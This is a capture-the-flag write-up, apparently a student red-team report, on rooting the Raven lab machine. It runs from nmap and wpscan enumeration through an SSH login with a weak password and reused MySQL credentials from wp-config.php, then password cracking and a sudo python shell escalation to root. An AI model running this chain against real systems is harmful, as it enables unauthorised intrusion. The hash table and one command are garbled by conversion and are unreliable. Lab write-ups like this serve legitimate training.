# **Red Team: Summary of Operations**

#### **Table of Contents**

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

\$ nmap -sV 192.168.1.0/24

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-
Nmap scan report for 192.168.1.1
Host is up (0.00058s latency).
```

## **Identified Target 1:**

```
Nmap scan report for 192.168.1.110
Host is up (0.00087s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**\$ nmap -A 192.168.1.110** (to identify OS details for target 1)

Identified Target 1 OS as Debian Linux 3.2-4.9:

```
OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
    2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
    256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
    256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
                         Apache httpd 2.4.10 ((Debian))
80/tcp open http
 _http-server-header: Apache/2.4.10 (Debian)
 http-title: Raven Security
111/tcp open rpcbind
                         2-4 (RPC #100000)
 rpcinfo:
    program version
                      port/proto service
    100000 2,3,4
                        111/tcp
                                  rpcbind
    100000 2,3,4
                       111/udp
                                  rpcbind
                       111/tcp6 rpcbind
    100000 3,4
    100000 3,4
100024 1
                        111/udp6 rpcbind
                      33019/udp
                                  status
    100024
                      40654/udp6 status
    100024
                      48290/tcp
                                  status
    100024 1
                      52899/tcp6 status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

## \$ nmap -sV 192.168.1.110 (for services and ports specific to target 1)


```
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT
        STATE SERVICE
                          VERSION
22/tcp open ssh
                          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
                          Apache httpd 2.4.10 ((Debian))
80/tcp open http
                          2-4 (RPC #100000)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux kernel
```

#### This scan identifies the services below as potential points of entry into Target 1:

- samba
- ssh
- html
- rpcbind

#### The following vulnerabilities were identified on Target 1:

- Enumerated wordpress site, hidden subdomains, and users
- User-level ssh Access
- Accessed the Wordpress Config file as a regular user



## **Posts**

Posted on August 12, 2018

## Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ...

Enumerating Wordpress Site and Located Flag 1:

By browsing the website and it's visible subdomains, flag1 was located within the /service.html subdomain's source code:

```
ŵ
                    i view-source:http://192.168.1.110/service.html
ux 🦎 Kali Training 🦎 Kali Tools 🧧 Kali Docs 🔪 Kali Forums 🛝 NetHunter 📲
                                  <div class="info"></div>
                              </form>
                          </div>
                      </div>
                  </div>
                  <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                      <div class="single-footer-widget">
                         <h6>Follow Us</h6>
                          Let us be social
                          <div class="footer-social d-flex align-items-center">
                              <a href="#"><i class="fa fa-facebook"></i></a>
                              <a href="#"><i class="fa fa-twitter"></i></a>
                              <a href="#"><i class="fa fa-dribbble"></i></a>
                              <a href="#"><i class="fa fa-behance"></i></a>
                          </div>
                      </div>
                  </div>
              </div>
          </div>
      </footer>
      <!-- End footer Area -->
      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
      <script src="js/vendor/jquery-2.2.4.min.js"></script>
```

## Flag 1: b9bbcb33e11b80be759c4e844862482d

Tried dirb but dozens of subdomains and/or files were enumerated and the scan took a very long time. Installed and used gobuster instead to enumerate hidden subdomains only:

■ \$ wpscan --url <u>http://192.168.1.110</u> --enumerate u

```
[i] User(s) Identified:
[+] michael
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

  | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Target 1 vulnerabilities (critical)
  - Browsed Subdomains as a Regular User
  - Security Misconfiguration: User-level access
    - wp-config.php file
    - ssh
  - Insufficient Password Protocol (michael's password is *michael*)

#### **Exploitation**

\$ ssh michael@192.168.1.110 and password *michael* to successfully access the target.

```
You have new mail.
michael@target1:~$ ls
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd ../
michael@target1:/home$ ls
michael steven vagrant
michael@target1:/home$ cd
```

Searched for and located flag2 once i established user shell:

```
michael@target1:/var/www$ find -type f -iname '*flag*'
./html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./html/wordpress/wp-includes/images/icon-pointer-flag.png
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Flag 2: fc3fd58dcdad9ab23faca6e9a36e581c

Navigated to /var/www/html to find wp-config.php file as per instructions.

Inside the wp-config.php, found these credentials.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Logged in to mysql by using the above credentials: user: root, password: R@v3nSecurity

In mysgl, logged in as root with password listed above, navigated through mysgl as follows:

- show databases;
- use wordpress;
- > show tables;
- select \* from wp\_posts;
  - Found Flag 3 and Flag 4 in wp posts

Uncovered user hashes in mysql:

```
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name | user_status | display_name | user_registered | user_activation_key | user_status | display_name | user_registered | user_activation_key | user_status | display_name | user_registered | user_activation_key | user_status | user_nicename | user_status | user_status | user_nicename | user_status | user_nicename | user_status | user_status | user_nicename | user_status | user_status | user_status | user_status | user_status | user_status | user_nicename | user_status | user_statu
```

Using Steven's hash above, uncovered Steven's password (pink84) using John the Ripper.

## \$ ssh steven@192.168.1.110

\$ sudo -I and discovered Steven has sudo access with python:

\$ sudo python -c 'import pty; pty.spawn("/bin/sh\*)'

```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls -la
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - Exploited Path/Subdomain enumeration
      - Wordpress source code
      - Browsed Site's Pages, viewed source code

```
命
                    i view-source:http://192.168.1.110/service.html
ux 🦎 Kali Training 🦎 Kali Tools 🂆 Kali Docs 🔪 Kali Forums 🛕 NetHunter 🧻
                                  <div class="info"></div>
                              </form>
                          </div>
                      </div>
                  </div>
                  <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                      <div class="single-footer-widget">
                          <h6>Follow Us</h6>
                          Let us be social
                          <div class="footer-social d-flex align-items-center">
                              <a href="#"><i class="fa fa-facebook"></i></a>
                              <a href="#"><i class="fa fa-twitter"></i></a>
                              <a href="#"><i class="fa fa-dribbble"></i></a>
                              <a href="#"><i class="fa fa-behance"></i></a>
                          </div>
                      </div>
                  </div>
              </div>
          </div>
      </footer>
      <!-- End footer Area -->
      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
      <script src="js/vendor/jquery-2.2.4.min.js"></script>
```

- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
  - Exploit Used
    - Connected via ssh to target as user michael
    - \$ ssh michael@192.168.1.110
    - \$ find -type f -iname "flag"

```
michael@target1:/var/www$ find -type f -iname '*flag*'
./html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./html/wordpress/wp-includes/images/icon-pointer-flag.png
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- flag3.txt: afc01ab56b50591e7dccf93122770cd2
  - Exploit Used
    - mysql -u root -p R@v3nSecurity

```
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0 lab56b50591e7dccf93122770cd2}

| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d ea6c055b9fe3337544932f2941ce}
```

Flag 3: afc01ab56b50591e7dccf93122770cd2 Flag 4: 715dea6c055b9fe3337544932f2941ce

- flag4.txt: 715dea6c055b9fe3337544932f2941ce
  - Exploit Used
    - sudo python -c 'import pty; pty.spawn("/bin/sh\*)'

# ls flag4.txt # cat flag4.txt
I \
_/ /
// _* \ \ / / _ \ '_ \
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!